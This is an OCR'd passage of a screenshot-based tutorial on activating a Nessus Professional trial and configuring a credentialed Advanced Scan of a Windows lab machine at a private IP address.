
- Make sure to choose "Connect via SSL."
- After that, a page will show up, and you should select "Advanced" and then click “Continue to localhost(unsafe)”.




- The subsequent window, as illustrated in the screenshot, will appear. Proceed by selecting "Continue."




- Choose "Start a trial of Nessus Professional" and then click on "Continue."




- Please utilize a corporate email address (e.g., an email ending with @google.com or @yahoo.com is not permissible).
- Subsequently, input the necessary account information and then select "Start Trial."




- At this point, the trial license information will be displayed. Proceed by selecting "Continue".
- Next, configure the username and password within the "User Accounts" section, then proceed by clicking on "Submit."




- Following that, you'll observe Nessus downloading plugins.




- Upon completion, a page resembling the screenshot provided will open.




- Wait for the plugins to compile and select "Create a new Scan".
- Here, we're going to scan the Windows system using the account that was made during the enumeration.
- Here, the Windows computer's IP address is 192.168.29.213, and its username and password are "Scanner" and "Pa$$w0rd," respectively.
- Select Advanced Scan as indicated by the screenshot.




- The window appears as shown and we fill the form as shown in the screenshot. (In Targets, use the IP of the Windows Machine)



